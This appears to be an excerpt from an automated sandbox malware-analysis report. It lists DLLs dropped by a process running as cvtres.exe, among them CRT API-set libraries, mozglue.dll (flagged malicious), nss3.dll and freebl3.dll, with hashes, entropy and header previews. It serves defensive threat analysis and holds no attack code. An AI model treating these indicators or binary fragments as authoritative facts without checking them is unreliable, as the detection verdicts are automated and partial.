SHA-512:	92D64299EBDE83A4D7BE36F07F65DD868DA2765EB3B39F5128321AFF66ABD66171C7542E06272CB958901D403CCF69ED716259E0556EE983D2973FAA03C55D3
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....f.....!.. ....0.....`k....@.....9..... .....8=.....T.....text...)..... . .`.rsrc..... .....@..@.....f.....8...T...T.....f.....d.....f.....RSDS*...$.L.Rm..l.....api-ms-win-core-util-l1-1-0.pdb.....T....rdata..T.....r data$zzzdbg.....9....edata... ..`....rsrc$01....` .....rsrc$02.....f.....J.....@...o.....j...}.....api-ms-win-core-util-l1-1-0.dll.Beep.kernel32.Beep .DecodePointer.kernel32.DecodePointer.DecodeSystemPointer.kernel32.DecodeSystemPointer.EncodePointer.kernel3

C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-conio-l1-1-0.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	19256
Entropy (8bit):	7.088693688879585
Encrypted:	false
SSDEEP:	384:8WPhWz4Ri00GftpBjDb7bemHlndanJ7DW:Fm0oiV7beV
MD5:	6EA692F862BDEB446E649E4B2893E36F
SHA1:	84FCEAE03D28FF1907048ACEE7EAE7E45BAAF2BD
SHA-256:	9CA21763C528584BDB4EFEBE914FAAF792C9D7360677C87E93BD7BA7BB4367F2
SHA-512:	9661C135F50000E0018B3E5C119515CFE977B2F5F88B0F5715E29DF10517B196C81694D074398C99A572A971EC843B3676D6A831714AB632645ED25959D5E3E7
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....!.. ....0.....@..... .....8=.....T.....text..... .. `.rsrc..... .....@..@v.....8...d...d.....d.....RSDS....<....2..u....api-ms-win-crt-conio-l1-1-0.pdb.....d....rdata..d..... rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....T.....(.....>...w...../...W...p.....,...L...l.....,...L...m..... t.....'...^.....P...g.....$...=...

C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-convert-l1-1-0.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped

Size (bytes):	22328
Entropy (8bit):	6.929204936143068
Encrypted:	false
SSDEEP:	384:EuydWPhW7snhi00GftpBjd6t/emJlDbN:3tnhoi6t/eAp
MD5:	72E28C902CD947F9A3425B19AC5A64BD
SHA1:	9B97F7A43D43CB0F1B87FC75FEF7D9EEEA11E6F7
SHA-256:	3CC1377D495260C380E8D225E5EE889CBB2ED22E79862D4278CFA898E58E44D1
SHA-512:	58AB6FEDCE2F8EE0970894273886CB20B10D92979B21CDA97AE0C41D0676CC0CD90691C58B223BCE5F338E0718D1716E6CE59A106901FE9706F85C3ACF7855F
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....NE..... .....!.....0.....@.....@.....0.....8=.....T.....text..... ....`.rsrc.....0.....@..@v.....NE.....:..d...d.....NE.....d.....NE.....RSDS..e.7P.g^j..[....api-ms-win-crt-convert-l1-1- 0.pdb.....d....rdata..d.....rdata$zzzdbg.....edata...0..`....rsrc$01....`0.....rsrc$02.....NE.....z...z...8... .....(...C...^...y.....1...N...k..... .....*...E...`...y.....5...R...o.....,...M...n.....

C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-environment-l1-1-0.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18736
Entropy (8bit):	7.078409479204304
Encrypted:	false
SSDEEP:	192:bWIghWGd4edXe123Ouo+Uggs/nGfe4pBjSXXmv5Wh0txKdmVWQ4SWEApkqnajPBZ:bWPhWqXYi00GftpBjBemPl1z6h2
MD5:	AC290DAD7CB4CA2D93516580452EDA1C
SHA1:	FA949453557D0049D723F9615E4F390010520EDA
SHA-256:	C0D75D1887C32A1B1006B3CFFC29DF84A0D73C435CDCB404B6964BE176A61382
SHA-512:	B5E2B9F5A9DD8A482169C7FC05F018AD8FE6AE27CB6540E67679272698BFCA24B2CA5A377FA61897F328B3DEAC10237CAFBD73BC965BF9055765923ABA9478F 8
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....jU..... .....!..... .....0.....G.....@.....".....0=.....T.....text...2..... ....`.rsrc..... .....@..@v.....jU.....>...d...d.....jU.....d.....jU.....RSDSu..1.N....R.s,"\....api-ms-win-crt-environment-l1-1-0. pdb.....d....rdata..d.....rdata$zzzdbg....."....edata... ..`....rsrc$01....` .....rsrc$02.....jU.....8.....C...d.....3...O...I..... ..... 5...Z...w.....)...F...a.....

C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-filesystem-l1-1-0.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	20280
Entropy (8bit):	7.085387497246545
Encrypted:	false
SSDEEP:	384:sq6nWm5C1WPhWFK0i00GftpBjB1UemKklUG+zIOd/:x6nWm5CiooiKeZnbd/
MD5:	AEC2268601470050E62CB8066DD41A59
SHA1:	363ED259905442C4E3B89901BFD8A43B96BF25E4
SHA-256:	7633774EFFE7C0ADD6752FFE90104D633FC8262C87871D096C2FC07C20018ED2
SHA-512:	0C14D160BFA3AC52C35FF2F2813B85F8212C5F3AFBCFE71A60CCC2B9E61E51736F0BF37CA1F9975B28968790EA62ED5924FAE4654182F67114BD20D8466C4B8F
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....h.... .....!..... .....0.....I.....@..... .....8=.....T.....text..... ....`.rsrc..... .....@..@v.....h.....=...d...d.....h.....d.....h.....RSDS.....a.'..G...A.....api-ms-win-crt-filesystem-l1-1-0.pdb..... ....d....rdata..d.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....h.....A...A...8...<...@.....$...=...V...q.....)...M...q...../... O...o.....7...X...v.....6...U...r.....

C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-heap-l1-1-0.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	19256
Entropy (8bit):	7.060393359865728
Encrypted:	false
SSDEEP:	192:+Y3vY17aFBR4WIghWG4U9CedXe123Ouo+Uggs/nGfe4pBjSbGGAPWh0txKdmVWQC:+Y3e9WPhWFsXYi00GftpBjfemnlP55s
MD5:	93D3DA06BF894F4FA21007BEE06B5E7D
SHA1:	1E47230A7EBCFAF643087A1929A385E0D554AD15
SHA-256:	F5CF623BA14B017AF4AEC6C15EEE446C647AB6D2A5DEE9D6975ADC69994A113D
SHA-512:	72BD6D46A464DE74A8DAC4C346C52D068116910587B1C7B97978DF888925216958CE77BE1AE049C3DCCF5BF3FFFB21BC41A0AC329622BC9BBC190DF63ABB2 C6
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...J.o ....!..... .....0.....@..... .....8=.....T.....text..... ....`.rsrc..... .....@..@v.....J.o .....7...d...d.....J.o .....d.....J.o .....RSDSq.....pkQX[....api-ms-win-crt-heap-l1-1-0.pdb.....d.... rdata..d.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....J.o ....6.....(.....c.....S.....1...V...y.....<...c..... .....U...z.....:...u.....&...E...p.....U...

C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-locale-l1-1-0.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18744
Entropy (8bit):	7.13172731865352
Encrypted:	false
SSDEEP:	192:fiWIghWGZirX+4z123Ouo+Uggs/nGfe4pBjS/RFcpOWh0txKdmVWQ4GWs8yIDikh:aWPhWjO4Ri00GftpBjZOemSXlvNQ0
MD5:	A2F2258C32E3BA9ABF9E9E38EF7DA8C9
SHA1:	116846CA871114B7C54148AB2D968F364DA6142F
SHA-256:	565A2EEC5449EEEED68B430F2E9B92507F979174F9C9A71D0C36D58B96051C33
SHA-512:	E98CBC8D958E604EFFA614A3964B3D66B6FC646BDCA9AA679EA5E4EB92EC0497B91485A40742F3471F4FF10DE83122331699EDC56A50F06AE86F21FAD70953F E
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...|..O.... .....!..... .....0.....E*....@.....e..... .....8=.....T.....text...u..... ....`.rsrc..... .....@..@v.....|..O.....9...d...d.....|..O.....d.....|..O.....RSDS.X...7.....$k....api-ms-win-crt-locale-l1-1-0.pdb... .....d....rdata..d.....rdata$zzzdbg.....e....edata... ..`....rsrc$01....` .....rsrc$02.....|..O.....8.....5...h.....E.....$...N...t..... .$...D...b...!...R..... ...s.....:...k.....9...X.....

C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-math-l1-1-0.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	28984
Entropy (8bit):	6.6686462438397
Encrypted:	false
SSDEEP:	384:7OTEmbM4Oe5grykfIgTmLyWPhW30i00GftpBjAKemXlDbNl:dEMq5grxfInbRoiNeSp
MD5:	8B0BA750E7B15300482CE6C961A932F0
SHA1:	71A2F5D76D23E48CEF8F258EAAD63E586CFC0E19
SHA-256:	BECE7BAB83A5D0EC5C35F0841CBBF413E01AC878550FBDB34816ED55185DCFED
SHA-512:	FB646CDCDB462A347ED843312418F037F3212B2481F3897A16C22446824149EE96EB4A4B47A903CA27B1F4D7A352605D4930DF73092C380E3D4D77CE4E972C5A
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....!.. .....@.....P.....@.....+.....@.....4..8=.....T.....text...,..... ....`.rsrc.....@.....0.....@..@v.....7...d...d.....d.....RSDSB...=.....,...api-ms-win-crt-math-l1-1-0.pdb.....d....r data..d.....rdata$zzzdbg.....+...edata...@..`....rsrc$01....`@.....rsrc$02.....l.....:..:...(.....(...@...X...q.....4...M...g..... ..= ..i ... ...!..E!..o!...!...!...!..."..F"..s"..."..."..."...#..E#..o#...#...#..

C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-multibyte-l1-1-0.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	26424
Entropy (8bit):	6.712286643697659
Encrypted:	false
SSDEEP:	384:kDy+Kr6aLPmIHJI6/CpG3t2G3t4odXL5WPhWFY0i00GftpBjbnMxem8hzlmTMiLV:kDZKrZPmIHJI64GoiZMxe0V
MD5:	35FC66BD813D0F126883E695664E7B83
SHA1:	2FD63C18CC5DC4DEFC7EA82F421050E668F68548
SHA-256:	66ABF3A1147751C95689F5BC6A259E55281EC3D06D3332DD0BA464EFFA716735
SHA-512:	65F8397DE5C48D3DF8AD79BAF46C1D3A0761F727E918AE63612EA37D96ADF16CC76D70D454A599F37F9BA9B4E2E38EBC845DF4C74FC1E1131720FD0DCB8814 31
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....u'..... .....!.....$.....@.....P.....@..... .....@.....*..8=.....T.....text....".....$ ....`.rsrc.....@.....&.....@..@v.....u'.....<...d...d.....u'.....d.....u'.....RSDS7.%..5..+...+.....api-ms-win-crt-multibyte-l1-1- 0.pdb.....d....rdata..d.....rdata$zzzdbg..... ...edata...@..`....rsrc$01....`@.....rsrc$02.....u'.....8...X...x...;..`.....1...T...w.....'. ..L...q.....B...e.....7...Z...}.....+...L...m.....

C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-private-l1-1-0.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	73016
Entropy (8bit):	5.838702055399663
Encrypted:	false
SSDEEP:	1536:VAHEGlVDe5c4bFE2Jy2cvxXWpD9d3334BkZnkPFZo6kt:Vc7De5c4bFE2Jy2cvxXWpD9d3334BkZj
MD5:	9910A1BFDC41C5B39F6AF37F0A22AACD
SHA1:	47FA76778556F34A5E7910C816C78835109E4050
SHA-256:	65DED8D2CE159B2F5569F55B2CAF0E2C90F3694BD88C89DE790A15A49D8386B9
SHA-512:	A9788D0F8B3F61235EF4740724B4A0D8C0D3CF51F851C367CC9779AB07F208864A7F1B4A44255E0DE8E030D84B63B1BDB58F12C8C20455FF6A55EF6207B31A9
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....^1.... .....!.....R.....@.....8=.....T.....text..... ....`.rsrc.....@..@v.....^1.....:...d...d.....^1.....d.....^1.....RSDS.J..w/.8..bu..3.....api-ms-win-crt-private-l1-1-0.pdb..... d....rdata..d.....rdata$zzzdbg.....edata.....`....rsrc$01....`.....rsrc$02.....^1....>.....8...h#...5...>...?..7?..._?...?...?...?...?...@..V@...@...@...@..+A..\A.. .A...A...A...B..LB...B...B...C..HC...C...C...C...C...D..HD...D...D...E..eE...E...E...F..1F..gF...F...F...G..BG..uG...G..

C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-process-l1-1-0.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	19256
Entropy (8bit):	7.076072254895036
Encrypted:	false
SSDEEP:	192:aRQqjd7dWIghWG4U9kuDz7M123Ouo+Uggs/nGfe4pBjSbAURWh0txKdmVWQ4CW+6:aKcWPhWFkDz6i00GftpBjYemZlUG+zIU
MD5:	8D02DD4C29BD490E672D271700511371
SHA1:	F3035A756E2E963764912C6B432E74615AE07011
SHA-256:	C03124BA691B187917BA79078C66E12CBF5387A3741203070BA23980AA471E8B
SHA-512:	D44EF51D3AAF42681659FFFFF4DD1A1957EAF4B8AB7BB798704102555DA127B9D7228580DCED4E0FC98C5F4026B1BAB242808E72A76E09726B0AF839E384C3E 0
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...I.h..... .....!..... .....0.....U....@.....x..... .....8=.....T.....text..... ....`.rsrc..... .....@..@v.....I.h.....:...d...d.....I.h.....d.....I.h.....RSDSZ\.qM..I....3.....api-ms-win-crt-process-l1-1-0.pdb.....d. ...rdata..d.....rdata$zzzdbg.....x....edata... ..`....rsrc$01....` .....rsrc$02.....I.h.....$...$...8.....X.....&...@...Y...q.....*...E..._...z..... .....!...<...V...q.....9...V...t.....7...R...i...

C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-runtime-l1-1-0.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	22840
Entropy (8bit):	6.942029615075195
Encrypted:	false
SSDEEP:	384:7b7hrKwWPhWFlsnhi00GftpBj+6em90lmTMiLzrF7:7bNrKxZnhoig6eQN7
MD5:	41A348F9BEDC8681FB30FA78E45EDB24
SHA1:	66E76C0574A549F293323DD6F863A8A5B54F3F9B
SHA-256:	C9BBC07A033BAB6A828ECC30648B501121586F6F53346B1CD0649D7B648EA60B
SHA-512:	8C2CB53CCF9719DE87EE65ED2E1947E266EC7E8343246DEF6429C6DF0DC514079F5171ACD1AA637276256C607F1063144494B992D4635B01E09DDEA6F5EEF2(
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....L..... .....!.....0.....@.....i....@.....0.....8=.....T.....text..... ....`.rsrc.....0.....@..@v.....L.....:...d...d.....L.....d.....L.....RSDS6..>[d.=. ....C....api-ms-win-crt-runtime-l1-1-0.pdb.. .....d....rdata..d.....rdata$zzzdbg.....edata...0..`....rsrc$01....`0.....rsrc$02.....L.....f.....k...k...8.....4...S...s.....E...g..... ...)...N...n.....&...E...f.....'...D...j.....>.....

C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-stdio-l1-1-0.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	24368
Entropy (8bit):	6.873960147000383
Encrypted:	false
SSDEEP:	384:GZpFVhjWPhWxEi00GftpBjmjjem3Cl1z6h1r:eCfoi0espbr
MD5:	FEFB98394CB9EF4368DA798DEAB00E21
SHA1:	316D86926B558C9F3F6133739C1A8477B9E60740
SHA-256:	B1E702B840AEBE2E9244CD41512D158A43E6E9516CD2015A84EB962FA3FF0DF7
SHA-512:	57476FE9B546E4CAFB1EF4FD1CBD757385BA2D445D1785987AFB46298ACBE4B05266A0C4325868BC4245C2F41E7E2553585BFB5C70910E687F57DAC6A8E911E 8
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....!.. .....0.....@.....)....@.....a.....0.....".0=.....T.....text...a..... ....`.rsrc.....0.....@..@v.....8...d...d.....d.....RSDS...iS#.hg.....j....api-ms-win-crt-stdio-l1-1-0.pdb.....d.... rdata..d.....rdata$zzzdbg.....a....edata...0..`....rsrc$01....`0.....rsrc$02.....^.....(..... .....<...y.....)...h..... ...].....H.....)...D...^...v..... .....T...u.....9...Z...{.....0...Q...

C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-string-l1-1-0.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	23488
Entropy (8bit):	6.840671293766487
Encrypted:	false
SSDEEP:	384:5iFMx0C5yguNvZ5VQgx3SbwA7yMVlkFGlnWPhWGTi00GftpBjslem89lgC:56S5yguNvZ5VQgx3SbwA71lkFv5oialj
MD5:	404604CD100A1E60DFDAF6ECF5BA14C0
SHA1:	58469835AB4B916927B3CABF54AEE4F380FF6748
SHA-256:	73CC56F20268BFB329CCD891822E2E70DD70FE21FC7101DEB3FA30C34A08450C
SHA-512:	DA024CCB50D4A2A5355B7712BA896DF850CEE57AA4ADA33AAD0BAE6960BCD1E5E3CEE9488371AB6E19A2073508FBB3F0B257382713A31BC0947A4BF1F7A20 BE4
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....S.... .....!.....0.....@.....B.....@.....0.....".9.....T.....text..... ....`.rsrc.....0.....@..@v.....S.....9...d...d.....S.....d.....S.....RSDSI.....$[~f..5....api-ms-win-crt-string-l1-1-0.pdb... .....d....rdata..d.....rdata$zzzdbg.....edata...0..`....rsrc$01....`0.....rsrc$02.....S.....8.....W...s.....#...B...a.....<... [...z.....;...[...{..... ...A...b.....<...X...r.....

C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-time-l1-1-0.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	20792
Entropy (8bit):	7.018061005886957
Encrypted:	false
SSDEEP:	384:8ZSWWVgWPhWFe3di00GftpBjnlfemHlUG+zITA+0:XRNoibernAA+0
MD5:	849F2C3EBF1FCBA33D16153692D5810F
SHA1:	1F8EDA52D31512EBFDD546BE60990B95C8E28BFB
SHA-256:	69885FD581641B4A680846F93C2DD21E5DD8E3BA37409783BC5B3160A919CB5D
SHA-512:	44DC4200A653363C9A1CB2BDD3DA5F371F7D1FB644D1CE2FF5FE57D939B35130AC8AE27A3F07B82B3428233F07F974628027B0E6B6F70F7B2A8D259BE95222F
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....OI..... .....!..... ....0.....@..... .....8=.....T.....text..... ....`.rsrc..... .....@..@v.....OI.....7...d...d.....OI.....d.....OI.....RSDS...s..,E.w.9I..D....api-ms-win-crt-time-l1-1-0.pdb..... ..d....rdata..d.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....OI.....H...H...(...H...h.. ...=...\...z.....8...V...s.....&...D...a...~..... .....?...b.....!...F...k.....0...N...k.....

C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-utility-l1-1-0.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18744
Entropy (8bit):	7.127951145819804
Encrypted:	false
SSDEEP:	192:QqfHQdu3WIghWG4U9IYdsNtL/123Ouo+Uggs/nGfe4pBjSb8Z9Wh0txKdmVWQ4Cg:/fBWPhWF+esnhi00GftpBjLBemHIP55q
MD5:	B52A0CA52C9C207874639B62B6082242
SHA1:	6FB845D6A82102FF74BD35F42A2844D8C450413B
SHA-256:	A1D1D6B0CB0A8421D7C0D1297C4C389C95514493CD0A386B49DC517AC1B9A2B0
SHA-512:	18834D89376D703BD461EDF7738EB723AD8D54CB92ACC9B6F10CBB55D63DB22C2A0F2F3067FE2CC6FEB775DB397030606608FF791A46BF048016A1333028D0A
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....!5..... .....!..... ....0.....4....@.....^..... .....8=.....T.....text...n..... ....`.rsrc..... .....@..@v.....!5.....:...d...d.....!5.....d.....!5.....RSDS.....k.....api-ms-win-crt-utility-l1-1-0.pdb.....d. ...rdata..d.....rdata$zzzdbg.....^....edata... ..`....rsrc$01....` .....rsrc$02.....!5.....d.....8.....(.....#...<...U...I.....+...@...[...r..... .....4...I..._.....3...N...e...|.....

C:\Users\user\AppData\Local\Temp\1C1DB9BC\freebl3.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	332752
Entropy (8bit):	6.8061257098244905
Encrypted:	false
SSDEEP:	6144:C+YBCxpjbRIDmvby5xDXIFVJM8PojGGHrlr1qqDL6XP+jW:Cu4Abg7XV72Gl/qn6z
MD5:	343AA83574577727AABE537DCCFDEAFC
SHA1:	9CE3B9A182429C0DBA9821E2E72D3AB46F5D0A06
SHA-256:	393AE7F06FE6CD19EA6D57A93DD0ACD839EE39BA386CF1CA774C4C59A3BFEBD8
SHA-512:	827425D98BA491CD30929BEE6D658FCF537776CE96288180FE670FA6320C64177A7214FF4884AE3AA68E135070F28CA228AFB7F4012B724014BA7D106B5F0DCE
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 3%, Browse
Preview:	MZ.....@..... .....!..L.!This program cannot be run in DOS mode....$...../...AV..AV..AV...V..AV].@W..AV.1.V..AV].BW..AV].DW..AV].EW.. AV..@W..AVO.@W..AV..@V.AVO.BW..AVO.EW..AVO.AW..AVO.V..AVO.CW..AVRich..AV.....PE..L.....Z....."!.....f.....p.....o..... @.....P...`.....@..p.....P.....T.....8...@.....8.....text...U..... ..`.rdata.....@..@.data. ..IH.....@....rsrc...p....@.....@..@.reloc.....P.....@..B.....

C:\Users\user\AppData\Local\Temp\1C1DB9BC\mozglue.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	139216
Entropy (8bit):	6.841477908153926
Encrypted:	false
SSDEEP:	3072:8Oqe98Ea4usvd5jm6V0InXx/CHzGYC6NccMmxK3atIYHD2JJJsPyimY4kQkE:Vqe98Evua5Sm0ux/5YC6NccMmtXHD2JR
MD5:	9E682F1EB98A9D41468FC3E50F907635
SHA1:	85E0CECA36F657DDF6547AA0744F0855A27527EE
SHA-256:	830533BB569594EC2F7C07896B90225006B90A9AF108F49D6FB6BEBD02428B2D
SHA-512:	230230722D61AC1089FABF3F2DECFA04F9296498F8E2A2A49B1527797DCA67B5A11AB8656F04087ACADF873FA8976400D57C77C404EBA4AFF89D92B9986F32ED
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 3%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$......"yQ.f.?Mf.?Mf.?Mo`.Mv.?M.z>Lb.?M...Md.?M.z<Lh.?M.z;Lm.?M.z:Lu.?MDx>Lo.?Mf.>M..?M.{1Lu.?M.{?Lg.?M.{.Mg.?M.{=Lg.?MRichf.?M.....PE..L.....Z....."!.....@.....@.....\...L...,.... ..p.....0.....p...T.....@.....T...@.....text..... ..`.rdata...b.....d.....@..@.data.....@....rsrc...p.... .....@..@.reloc.....0.....@..B.....

C:\Users\user\AppData\Local\Temp\1C1DB9BC\msvcp140.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	440120
Entropy (8bit):	6.652844702578311
Encrypted:	false
SSDEEP:	12288:Mlp4PwrPTlZ+/wKzY+dM+gjZ+UGhUgiW6QR7t5s03Ooc8dHkC2es9oV:Mlp4PePozGMA03Ooc8dHkC2ecl
MD5:	109F0F02FD37C84BFC7508D4227D7ED5
SHA1:	EF7420141BB15AC334D3964082361A460BFDB975
SHA-256:	334E69AC9367F708CE601A6F490FF227D6C20636DA5222F148B25831D22E13D4
SHA-512:	46EB62B65817365C249B48863D894B4669E20FCB3992E747CD5C9FDD57968E1B2CF7418D1C9340A89865EADDA362B8DB51947EB4427412EB83B35994F932FD3
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....A.....V5=.....A.....;.....".....;.....;.....;.....;.....;.....;.....;-....;.....Rich.....PE..L....8'Y....."!.....P..... .....az....@A.....C.....R.....x..8?.....4:..f..8.....(..@.....P.....@..@.....text...r..... ..`.data....(... .....@....idata..6....P..... .....@..@.didat..4....p.....6.....@....rsrc.....8.....@..@.reloc..4:.....<...<.....@..B.....

C:\Users\user\AppData\Local\Temp\1C1DB9BC\nss3.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1244112
